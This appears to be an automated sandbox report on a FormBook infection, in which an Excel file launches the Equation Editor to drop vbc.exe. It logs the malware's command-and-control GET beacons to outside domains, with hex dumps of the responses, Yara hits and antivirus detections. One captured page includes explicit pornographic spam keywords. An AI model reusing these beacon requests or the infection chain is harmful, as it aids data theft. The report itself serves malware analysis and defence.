Jan 13, 2022 20:23:06.319093943 CET	499	IN	HTTP/1.1 404 Not Found Date: Thu, 13 Jan 2022 19:23:06 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Fri, 26 Jul 2019 13:18:26 GMT Accept-Ranges: bytes Content-Length: 2361 Vary: Accept-Encoding Content-Type: text/html Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 70 74 2d 42 52 22 3e 0d 0a 20 20 3c 68 65 61 64 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 65 64 67 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 66 6f 72 6d 61 74 2d 64 65 74 65 63 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 6c 65 70 68 6f 6e 65 3d 6e 6f 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 22 3e 0d 0a 20 20 20 20 3c 74 69 74 6c 65 3e 48 6f 73 70 65 64 61 67 65 6d 20 64 65 20 53 69 74 65 20 63 6f 6d 20 44 6f 6d c3 ad 6e 69 6f 20 47 72 c3 a1 74 69 73 20 2d 20 48 6f 73 74 47 61 74 6f 72 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 2f 63 67 69 2d 73 79 73 2f 69 6d 61 67 65 73 2f 66 61 76 69 63 6f 6e 73 2f 66 61 76 69 63 6f 6e 2e 69 63 6f 22 3e 0d 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 69 63 6f 6e 22 20 68 72 65 66 3d 22 2f 63 67 69 2d 73 79 73 2f 69 6d 61 67 65 73 2f 66 61 76 69 63 6f 6e 73 2f 66 61 76 69 63 6f 6e 2d 33 32 2e 70 6e 67 22 20 73 69 7a 65 73 3d 22 33 32 78 33 32 22 3e 0d 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 69 63 6f 6e 22 20 68 72 65 66 3d 22 2f 63 67 69 2d 73 79 73 2f 69 6d 61 67 65 73 2f 66 61 76 69 63 6f 6e 73 2f 66 61 76 69 63 6f 6e 2d 35 37 2e 70 6e 67 22 20 73 69 7a 65 73 3d 22 35 37 78 35 37 22 3e 0d 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 69 63 6f 6e 22 20 68 72 65 66 3d 22 2f 63 67 69 2d 73 79 73 2f 69 6d 61 67 65 73 2f 66 61 76 69 63 6f 6e 73 2f 66 61 76 69 63 6f 6e 2d 37 36 2e 70 6e 67 22 20 73 69 7a 65 73 3d 22 37 36 78 37 36 22 3e 0d 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 69 63 6f 6e 22 20 68 72 65 66 3d 22 2f 63 67 69 2d 73 79 73 2f 69 6d 61 67 65 73 2f 66 61 76 69 63 6f 6e 73 2f 66 61 76 69 63 6f 6e 2d 39 36 2e 70 6e 67 22 20 73 69 7a 65 73 3d 22 39 36 78 39 36 22 3e 0d 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 69 63 6f 6e 22 20 68 72 65 66 3d 22 2f 63 67 69 2d 73 79 73 2f 69 6d 61 67 65 73 2f 66 61 76 69 63 6f 6e 73 2f 66 61 76 69 63 6f 6e 2d 31 32 38 2e 70 6e 67 22 20 73 69 7a 65 73 3d 22 31 32 38 78 31 32 38 22 3e 0d 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 2f 63 67 69 2d 73 79 73 2f 69 6d 61 67 65 73 2f 66 61 76 69 63 6f 6e 73 2f 66 61 76 69 63 6f 6e 2d 31 39 32 2e 70 6e 67 22 20 73 69 7a 65 73 3d 22 31 39 32 78 31 39 32 22 3e 0d 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 22 20 68 72 65 66 3d 22 2f 63 67 69 2d 73 79 73 2f 69 6d 61 67 65 73 2f 66 61 76 69 63 6f 6e 73 2f 66 61 76 69 63 6f 6e 2d 31 32 30 2e 70 6e 67 22 20 73 69 7a 65 73 3d 22 31 32 30 78 31 32 30 22 3e Data Ascii: <!DOCTYPE html><html lang="pt-BR"> <head> <meta charset="UTF-8"> <meta http-equiv="X-UA-Com patible" content="IE=edge"> <meta name="viewport" content="width=device-width, initial-scale=1"> <meta n ame="format-detection" content="telephone=no"> <meta name="robots" content="noindex"> <title>Hospedagem de Site com Domnio Grtis - HostGator</title> <link rel="shortcut icon" href="/cgi-sys/images/favicons/favicon.ico"> <link re l="icon" href="/cgi-sys/images/favicons/favicon-32.png" sizes="32x32"> <link rel="icon" href="/cgi-sys/images/favicon s/favicon-57.png" sizes="57x57"> <link rel="icon" href="/cgi-sys/images/favicons/favicon-76.png" sizes="76x76"> <link rel="icon" href="/cgi-sys/images/favicons/favicon-96.png" sizes="96x96"> <link rel="icon" href="/cgi-sys/images/f avicons/favicon-128.png" sizes="128x128"> <link rel="shortcut icon" href="/cgi-sys/images/favicons/favicon-192.png" s izes="192x192"> <link rel="apple-touch-icon" href="/cgi-sys/images/favicons/favicon-120.png" sizes="120x120">

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49172	192.185.98.251	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2022 20:23:11.619415045 CET	501	OUT	GET /i5nb/?hPGx3Z=4ha06H5pmr&7nqdxT7p=Sj6KkXOpjD24waER2SO9qkxuDKT2nEessjMBu43SnBr3kTZ7jjbG 3Rbf9Jyaa70FTQT3zw== HTTP/1.1 Host: www.ecommerceoptimise.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2022 20:23:11.771730900 CET	503	IN	HTTP/1.1 404 Not Found Date: Thu, 13 Jan 2022 19:23:11 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Fri, 14 Feb 2020 00:55:46 GMT Accept-Ranges: bytes Content-Length: 11816 Vary: Accept-Encoding Content-Type: text/html Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 20 78 6d 6c 3a 6c 61 6e 67 3d 22 65 6e 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 20 70 72 6f 66 69 6c 65 3d 22 68 74 74 70 3a 2f 2f 67 6d 70 67 2e 6f 72 67 2f 78 66 6e 2f 31 31 22 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 2d 20 50 41 47 45 20 4e 4f 54 20 46 4f 55 4e 44 3c 2f 74 69 74 6c 65 3e 0a 0a 09 09 09 09 3c 21 2d 2d 20 41 64 64 20 53 6c 69 64 65 20 4f 75 74 73 20 2d 2d 3e 0a 09 09 09 09 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 63 6f 64 65 2e 6a 71 75 65 72 79 2e 63 6f 6d 2f 6a 71 75 65 72 79 2d 33 2e 33 2e 31 2e 6d 69 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 20 20 20 20 20 20 20 20 0a 09 09 09 09 3c 73 63 72 69 70 74 20 73 72 63 3d 22 2f 63 67 69 2d 73 79 73 2f 6a 73 2f 73 69 6d 70 6c 65 2d 65 78 70 61 6e 64 2e 6d 69 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 20 20 20 20 20 20 20 20 0a 20 20 20 20 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 68 65 6c 76 65 74 69 63 61 3b 7d 0a 20 20 20 20 20 20 20 20 23 63 6f 6e 74 61 69 6e 65 72 7b 6d 61 72 67 69 6e 3a 32 30 70 78 20 61 75 74 6f 3b 77 69 64 74 68 3a 38 36 38 70 78 3b 7d 0a 20 20 20 20 20 20 20 20 23 63 6f 6e 74 61 69 6e 65 72 20 23 74 6f 70 34 30 34 7b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 75 72 6c 28 27 2f 63 67 69 2d 73 79 73 2f 69 6d 61 67 65 73 2f 34 30 34 74 6f 70 5f 77 2e 6a 70 67 27 29 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 72 65 70 65 61 74 3a 6e 6f 2d 72 65 70 65 61 74 3b 77 69 64 74 68 3a 38 36 38 70 78 3b 68 65 69 67 68 74 3a 31 36 38 70 78 3b 7d 0a 20 20 20 20 20 20 20 20 23 63 6f 6e 74 61 69 6e 65 72 20 23 6d 69 64 34 30 34 7b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 75 72 6c 28 27 2f 63 67 69 2d 73 79 73 2f 69 6d 61 67 65 73 2f 34 30 34 6d 69 64 2e 67 69 66 27 29 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 72 65 70 65 61 74 3a 72 65 70 65 61 74 2d 79 3b 77 69 64 74 68 3a 38 36 38 70 78 3b 7d 0a 20 20 20 20 20 20 20 20 23 63 6f 6e 74 61 69 6e 65 72 20 23 6d 69 64 34 30 34 20 23 67 61 74 6f 72 62 6f 74 74 6f 6d 7b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 6c 65 66 74 3a 33 39 70 78 3b 66 6c 6f 61 74 3a 6c 65 66 74 3b 7d 0a 20 20 20 20 20 20 20 20 23 63 6f 6e 74 61 69 6e 65 72 20 23 6d 69 64 34 30 34 20 23 78 78 78 7b 66 6c 6f 61 74 3a 6c 65 66 74 3b 70 61 64 64 69 6e 67 3a 34 30 70 78 20 33 39 37 70 78 20 31 30 70 78 3b 20 6d 61 72 67 69 6e 3a 20 61 75 74 6f 20 61 75 74 Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en"><head profile="http://gmpg.org/xfn/11"><meta http-equiv="Content-Type" content="text/html; charset=utf-8" /> <title>404 - PAGE NOT FOUND</title>... Add Slide Outs --><script src="http://code.jquery.com/jquery-3.3.1.min.js"></script> <script src="/cgi-sys/js/simple-expand.min.js"></script> <style type="text/css"> body{padding:0;margin:0;font-family:helvetica;} #container{margin:20px auto;width:868px;} #container #top404{background-image:url('/cgi-sys/images/404top_w.jpg');background-repeat:no-repeat;width:868px;height:168px;} #container #mid404{background-image:url('/cgi-sys/images/404mid.gif');background-repeat:repeat-y;width:868px;} #container #mid404 #gatorbottom{position:relative;left:39px;float:left;} #container #mid404 #xxx{float:left;padding:40px 397px 10px; margin: auto aut

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49174	221.121.143.148	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2022 20:23:17.360008955 CET	515	OUT	GET /i5nb/?7nqdxT7p=XDk63H3qWl+RMbiQoIY1xy2xxu1qCgv9HRxghgT+pSptcjNmJSn834JM0tAFFJwKE7XnKA==&hPGx3Z=4ha06H5pmr HTTP/1.1 Host: www.integratedheartspsychology.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2022 20:23:17.639343023 CET	516	IN	HTTP/1.1 404 Not Found Content-Type: text/html Server: Microsoft-IIS/10.0 X-Powered-By: ASP.NET Date: Thu, 13 Jan 2022 19:23:17 GMT Connection: close Content-Length: 1245 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 69 73 6f 2d 38 38 35 39 2d 31 22 2f 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 2d 20 46 69 6c 65 20 6f 72 20 64 69 72 65 63 74 6f 72 79 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 3c 21 2d 2d 0d 0a 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 2d 73 69 7a 65 3a 2e 37 65 6d 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 56 65 72 64 61 6e 61 2c 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 45 45 45 45 45 45 3b 7d 0d 0a 66 69 65 6c 64 73 65 74 7b 70 61 64 64 69 6e 67 3a 30 20 30 20 31 35 70 78 20 31 30 70 78 20 31 35 70 78 3b 7d 20 0d 0a 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 32 2e 34 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 7d 0d 0a 68 32 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 37 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 43 43 30 30 30 30 3b 7d 20 0d 0a 68 33 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 32 65 6d 3b 6d 61 72 67 69 6e 3a 31 30 70 78 20 30 20 30 20 30 3b 63 6f 6c 6f 72 3a 23 30 30 30 30 30 3b 7d 20 0d 0a 23 68 65 61 64 65 72 7b 77 69 64 74 68 3a 39 36 25 3b 6d 61 72 67 69 6e 3a 30 20 30 20 30 20 30 3b 70 61 64 64 69 6e 67 3a 36 70 78 20 32 25 20 36 70 78 20 32 25 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 74 72 65 62 75 63 68 65 74 20 4d 53 22 2c 20 56 65 72 64 61 6e 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 0d 0a 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 35 35 35 35 35 35 3b 7d 0d 0a 23 63 6f 6e 74 65 6e 74 7b 6d 61 72 67 69 6e 3a 30 20 30 20 30 20 32 25 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 7d 0d 0a 2e 63 6f 6e 74 65 6e 74 2d 63 6f 6e 74 61 69 6e 65 72 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 46 46 3b 77 69 64 74 68 3a 39 36 25 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 38 70 78 3b 70 61 64 64 69 6e 67 3a 31 30 70 78 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 7d 0d 0a 2d 2d 3e 0d 0a 3c 2f 73 74 79 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 64 69 76 20 69 64 3d 22 68 65 61 64 65 72 22 3e 3c 68 31 3e 53 65 72 76 65 72 20 45 72 72 6f 72 3c 2f 68 31 3e 3c 2f 64 69 76 3e 0d 0a 3c 64 69 76 20 69 64 3d 22 63 6f 6e 74 65 6e 74 22 3e 0d 0a 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 63 6f 6e 74 65 6e 74 2d 63 6f 6e 74 61 69 6e 65 72 22 3e 3c 66 69 65 6c 64 73 65 74 3e 0d 0a 20 20 3c 68 32 3e 34 30 34 20 2d 20 46 69 6c 65 20 6f 72 20 64 69 72 65 63 74 6f 72 79 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 68 32 3e 0d 0a 20 20 3c 68 33 3e 54 68 65 20 72 65 73 6f 75 72 63 65 20 79 6f 75 20 61 72 65 20 6c 6f 6f 6b 69 6e 67 20 66 6f 72 20 6d 69 67 68 74 20 68 61 76 65 20 62 65 65 6e 20 72 65 6d 6f 76 65 64 2c 20 68 61 64 20 69 74 73 20 6e 61 6d 65 20 63 68 61 6e 67 Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml"><head><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/><title>404 - File or directory not found.</title><style type="text/css">...body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}fieldset{padding:0 15px 10px 15px;} h1{font-size:2.4em;margin:0;color:#FFF;}h2{font-size:1.7em;margin:0;color:#CC0000;} h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;} #header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;background-color:#555555;}#content{margin:0 0 0 2%;position:relative;}.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}--></style></head><body> <h1>Server Error</h1> <fieldset> <h2>404 - File or directory not found.</h2> <h3>The resource you are looking for might have been removed, had its name chang

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.22	49175	23.80.120.93	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2022 20:23:23.008996964 CET	517	OUT	GET /i5nb/?hPGx3Z=4ha06H5pmr&7nqdxT7p=0CWnzW05hIAETNGkljJOZJd5wMvHMv5oC+B2C7oDP+/j/H/Y+u+MlAecVwZThd0hAeRTKw== HTTP/1.1 Host: www.bjbwx114.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2022 20:23:23.537935019 CET	519	IN	HTTP/1.1 200 OK Date: Thu, 13 Jan 2022 19:23:13 GMT Content-Length: 1795 Content-Type: text/html Server: nginx Data Raw: 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 3e 64 6f 63 75 6d 65 6e 74 2e 74 69 74 6c 65 3d 27 c1 d9 e2 a2 d0 cb ce bb bf c6 bc bc d3 d0 cf de b9 ab cb be 27 3b 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 74 69 74 6c 65 3e 26 23 32 36 30 38 35 3b 26 23 32 36 34 31 32 3b 26 23 33 30 31 32 37 3b 26 23 32 39 33 37 38 3b 26 23 33 39 36 34 30 3b 26 23 32 38 35 32 36 3b 26 23 38 38 3b 26 23 38 38 3b 26 23 38 38 3b 26 23 38 38 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 2c 26 23 32 30 35 37 30 3b 26 23 32 39 32 33 32 3b 26 23 32 30 38 34 30 3b 26 23 33 36 38 30 37 3b 26 23 33 31 32 34 33 3b 26 23 32 30 38 31 33 3b 26 23 33 36 31 35 33 3b 26 23 32 36 30 38 30 3b 26 23 33 30 33 34 30 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 2c 26 23 32 36 30 38 30 3b 26 23 33 30 37 32 31 3b 26 23 31 39 39 36 38 3b 26 23 32 31 33 30 36 3b 26 23 32 30 31 30 38 3b 26 23 32 31 33 30 36 3b 26 23 31 39 39 37 37 3b 26 23 32 31 33 30 36 3b 2c 26 23 32 39 30 32 3b 26 23 32 37 37 30 30 3b 26 23 32 30 35 37 30 3b 26 23 33 30 35 32 38 3b 26 23 32 39 32 33 33 3b 26 23 33 35 32 37 30 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 26 23 33 35 32 36 36 3b 26 23 33 30 34 37 35 3b 2c 26 23 32 30 31 30 38 3b 26 23 32 31 33 30 36 3b 26 23 32 30 31 30 38 3b 26 23 32 31 33 30 36 3b 26 23 31 39 39 37 37 3b 26 23 32 31 33 30 36 3b 2c 26 23 32 31 35 36 30 3b 26 23 33 30 35 32 38 3b 26 23 32 32 39 30 32 3b 26 23 32 37 37 30 30 3b 26 23 32 30 35 37 30 3b 26 23 33 30 35 32 38 3b 26 23 32 39 32 33 33 3b 26 23 33 35 32 37 30 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 26 23 33 35 32 36 36 3b 26 23 33 30 34 37 35 3b 22 20 2f 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 26 23 32 30 35 37 30 3b 26 23 32 39 32 33 32 3b 26 23 32 30 38 34 30 3b 26 23 33 36 38 30 37 3b 26 23 33 31 32 34 33 3b 26 23 32 30 38 31 33 3b 26 23 33 36 31 35 33 3b 26 23 32 36 30 38 30 3b 26 23 33 30 37 32 31 3b 26 23 33 30 33 34 30 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 2c 26 23 36 35 3b 26 23 38 36 3b 26 23 32 36 30 38 30 3b 26 23 33 30 37 32 31 3b 26 23 31 39 39 36 38 3b 26 23 32 31 33 30 36 3b 26 23 32 30 31 30 38 3b 26 23 32 31 33 30 36 3b 26 23 31 39 39 37 37 3b 26 23 32 31 33 30 36 3b 2c 26 23 32 31 35 36 30 3b 26 23 33 30 35 32 38 3b 26 23 32 32 39 30 32 3b 26 23 32 37 37 30 30 3b 26 23 32 30 35 37 30 3b 26 23 33 30 35 32 38 3b 26 23 32 39 32 33 33 3b 26 23 33 35 32 37 30 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 26 23 33 35 32 36 36 3b 26 23 33 30 34 37 35 3b 2c 26 23 32 36 30 38 35 3b 26 23 32 36 34 31 32 3b 26 23 33 30 31 32 37 Data Ascii: <html xmlns="http://www.w3.org/1999/xhtml"><head><script>document.title='';</script><title>日本疯狂高潮XXXX视频,做爰全过程免费无码的视频,AV无码一区二区三区,吸着奶水做着爱视频在线观看</title><meta name="keywords" content="日本疯狂高潮XXXX视频,做爰全过程免费无码的视频,AV无码一区二区三区,吸着奶水做着爱视频在线观看" /><meta name="description" content="做爰全过程免费无码的视频,AV无码一区二区三区,吸着奶水做着爱视频在线观看,日本&#30127

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2032 Parent PID: 596

General

Start time:	20:21:22
Start date:	13/01/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13ffd0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Written

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: EQNEDT32.EXE PID: 2016 Parent PID: 596

General

Start time:	20:21:46
Start date:	13/01/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2540 Parent PID: 2016

General

Start time:	20:21:49
Start date:	13/01/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x11a0000
File size:	417792 bytes
MD5 hash:	83AC585E99B527EEB278702F8F711568

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.485410908.0000000002611000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.485792743.0000000002639000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.489221730.0000000003619000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.489221730.0000000003619000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.489221730.0000000003619000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 44%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: vbc.exe PID: 2712 Parent PID: 2540

General

Start time:	20:21:52
Start date:	13/01/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x11a0000
File size:	417792 bytes
MD5 hash:	83AC585E99B527EEB278702F8F711568
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.520461002.00000000002C0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.520461002.00000000002C0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.520461002.00000000002C0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.481792338.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.481792338.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.481792338.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: 